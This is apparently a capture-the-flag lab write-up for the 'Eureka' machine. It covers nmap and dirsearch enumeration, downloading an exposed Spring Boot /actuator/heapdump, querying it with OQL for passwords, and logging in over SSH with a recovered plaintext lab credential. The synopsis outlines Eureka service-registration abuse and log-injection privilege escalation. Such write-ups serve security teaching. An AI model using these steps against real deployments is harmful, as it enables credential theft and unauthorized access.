Eureka

30th August 2025

Prepared By: Rogue

Machine Author: Spectra199

Difficulty: Hard

Synopsis

`Eureka` is a hard-difficulty Linux machine centered on `Spring Boot` microservices and service discovery misconfigurations. Initial access is gained by exploiting an exposed `/actuator/heapdump` endpoint on the `Furni` web application, retrieving sensitive credentials from the memory snapshot. With SSH access, deeper enumeration reveals a microservice architecture where `Furni` delegates authentication to a user-management-service, both orchestrated through a Spring Cloud Gateway and registered in Eureka. The attacker abuses Eureka's insecure registration to introduce a malicious fake `USER-MANAGEMENT-SERVICE`, tricking the gateway into routing real login traffic and capturing valid credentials. Privilege escalation is achieved by analyzing a root-run log analysis script, which parses HTTP status codes unsafely. By injecting a crafted payload into application.log, arbitrary command execution as root is obtained, ultimately leading to complete system compromise.

Skills required

- Web Enumeration and Fuzzing
- Analyzing Java Heap Dumps
- Understanding of Microservices and Service Discovery
- Basic Knowledge of Linux Enumeration and Log Analysis

Skills learned

- Exploiting Exposed Spring Boot Actuator Endpoints
- Heap Dump Analysis with VisualVM & OQL to Extract Secrets

- Abusing Service Discovery (Eureka) for Malicious Service Injection
- Intercepting Credentials via Gateway Load Balancing
- Exploiting Insecure Bash Script Parsing for Privilege Escalation

Enumeration


Nmap

We start things off by running an `nmap` scan against the target.


```
$ ports=$(nmap -p- --min-rate=1000 -T4 eureka.htb | grep ^[0-9] | cut -d '/' -f 1 | tr '\n'
','  | sed s/,$//)
$ nmap -p$ports -sC -sV eureka.htb
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d6:b2:10:42:32:35:4d:c9:ae:bd:3f:1f:58:65:ce:49 (RSA)
|   256 90:11:9d:67:b6:f6:64:d4:df:7f:ed:4a:90:2e:6d:7b (ECDSA)
|_  256 94:37:d3:42:95:5d:ad:f7:79:73:a6:37:94:45:ad:47 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://furni.htb/
8761/tcp open  http    Apache Tomcat (language: en)
|_http-title: Site doesn't have a title.
| http-auth:
| HTTP/1.1 401 \x0D
|_  Basic realm=Realm
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kerne
```

Port `22` is hosting an `SSH` service. Port `80` and `8761` host web servers, one of them attempting to redirect to the `furni.htb` domain name.

Visiting the web server on port `8761` , we are presented with a `login prompt`.



We will add `furni.htb` to our `/etc/hosts` file, and connect to the web server on port `80`.




We are presented with a website that provides interior design purchase solutions.

Foothold

Analyzing Spring Boot heapdump

Testing the web application's functionality and behavior, we come across this somewhat verbose error message, provided when a non-existent endpoint is submitted:



If we copy the error message and perform a Google search, we can see that we are working with a `Spring Boot` application.

The SecLists collection provides a wordlist specifically for `Spring Boot` applications, found in `SecLists/Discovery/Web-Content/spring-boot.txt`. We will use this wordlist to fuzz the web application to find more endpoints.

```
$ dirsearch -w /usr/share/wordlists/SecLists/Discovery/Web-Content/spring-boot.txt -u
'http://furni.htb/' -t 256 -f
  _|. _ _  _  _  _ _|_    v0.4.3
 (_|||  _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 256 | Wordlist size: 778

<SNIP>

[17:43:02] Starting:
[17:43:06] 200 -   20B  - /actuator/caches
[17:43:06] 200 -    2KB - /actuator
[17:43:06] 200 -  668B  - /actuator/env/home
[17:43:06] 200 -   76MB - /actuator/heapdump
[17:43:06] 200 -  467B  - /actuator/features
[17:43:06] 200 -  668B  - /actuator/env/lang
[17:43:06] 200 -  180KB - /actuator/conditions
[17:43:07] 200 -   15B  - /actuator/health/
[17:43:07] 200 -  668B  - /actuator/env/path
```


```
[17:43:07] 200 -    6KB - /actuator/env
[17:43:07] 200 -  198KB - /actuator/beans
[17:43:07] 200 -   15B  - /actuator/health
[17:43:07] 200 -    2B  - /actuator/info
[17:43:07] 200 -   96KB - /actuator/loggers
[17:43:07] 200 -   54B  - /actuator/scheduledtasks
[17:43:08] 405 -  114B  - /actuator/refresh
[17:43:08] 200 -    3KB - /actuator/metrics
[17:43:08] 200 -   35KB - /actuator/mappings
[17:43:09] 400 -  108B  - /actuator/sessions
[17:43:09] 200 -   36KB - /actuator/configprops
[17:43:10] 200 -  416KB - /actuator/threaddump

</SNIP>
```

The most interesting endpoint in the result is the `/actuator/heapdump`. A `heap dump` is a binary file containing a snapshot of all objects in the `JVM heap` at a given time. It records the classes and their instances currently loaded, object references between them, and memory usage per object, among other information stored in the memory. When a user accesses the `/actuator/heapdump` endpoint, `Spring Boot` uses `Java` tooling to generate a dump file that can be downloaded. The dump file can then be used for analysis in memory analyzer tools like VisualVM.

We will proceed with downloading the dump file on our system.

```
$ wget http://furni.htb/actuator/heapdump
```


Using `VisualVM`, we will open the heapdump for analysis by navigating to `File -> Load -> (the heapdump file)`. With the heap dump loaded, we navigate to the drop-down menu with `Summary` selected by default, and select the `OQL Console`. `OQL` stands for Object Query Language, which is modeled after `SQL` and designed to query Java objects in heap dumps.



The very first thing we can search for are String objects since there is a high probability of credentials residing in the heapdump due to the various connections to databases and other services the application might require to run. To do so in `OQL`, we will execute the following query:


```
select s.toString() from java.lang.String s
```

Using the query above, we retrieve all the `object references` of type `java.lang.String`, the class in Java that represents text. Then, using the `toString()` method, we retrieve the object's actual string value. Executing the query returns an overwhelming number of strings.



We will narrow down the results by searching for keywords we are interested in. We will start with the keyword `password`.

```
select s.toString() from java.lang.String s where s.toString().contains("password")
```



Reading through the results, we retrieve the following credentials, used to connect to the database: `oscar190:0sc@r190_S0l!dP@sswd`. We can use these credentials to authenticate through the `SSH` service.

```
$ ssh oscar190@eureka.htb
oscar190@eureka.htb's password:
oscar190@eureka:~$ hostname
eureka
```

Lateral Movement

Understanding the Web Server Architecture

Now that we can access the local system, let's enumerate the directories responsible for the web services we encountered.

```
oscar190@eureka:/var/www/web$ ls -la
total 28
drwxrwxr-x 7 www-data developers 4096 Mar 18 21:19 .
drwxr-xr-x 4 root     root       4096 Apr 10 07:25 ..
drwxrwxr-x 6 www-data developers 4096 Mar 18 21:17 cloud-gateway
drwxrwxr-x 5 www-data developers 4096 Aug  5  2024 Eureka-Server
drwxrwxr-x 5 www-data developers 4096 Aug  5  2024 Furni
drwxrwxr-x 6 www-data developers 4096 Jul 23  2024 static
drwxrwxr-x 6 www-data developers 4096 Mar 19 22:07 user-management-service
```

The `/var/www/web/Furni` directory corresponds to the application we enumerated, hosted on port `80`. If we recall, a register and login functionality was available in the `furni.htb` web application, but if we look through the source code of the application located at `/var/www/web/Furni/src/main/java/com/eureka/Furni`, we fail to identify a `Controller` that hosts this type of functionality.

Under `/var/www/web` is a directory called `user-management-service`. Searching for this application's source code, we find a file called `UserController.java` under `/var/www/web/user-management-service/src/main/java/com/eureka/Furni/Controller`.

```
<SNIP>
@Controller
public class UserController {

    private static final Logger logger = LoggerFactory.getLogger(UserController.class);

    @Autowired
    private CustomUserDetailsService userService;

    @GetMapping("/register")
    public String showRegistrationForm(Model model) {
        model.addAttribute("user", new User());
        model.addAttribute("title", "Furni | Account Registeration");
        return "register";
    }

    @PostMapping("/process_register")
    public String processRegister(@Valid @ModelAttribute("user") User user, BindingResult
result, Model model) {
        if (result.hasErrors()) {
            return "register";
        }

        try {
            userService.registerUser(user);
            logger.info("User '{}' registered in successfully", user.getEmail());
        } catch (Exception e) {
            model.addAttribute("errorMessage", e.getMessage());
            return "register";
        }

        return "redirect:/login";
    }

}
</SNIP>
```


This application handles user registration and authentication. After performing a `Google search` for the configuration file's location for `Spring Boot` applications, we identified the path as `src/main/resources`.

```
oscar190@eureka:/var/www/web/user-management-service/src/main$ ls -la resources
```

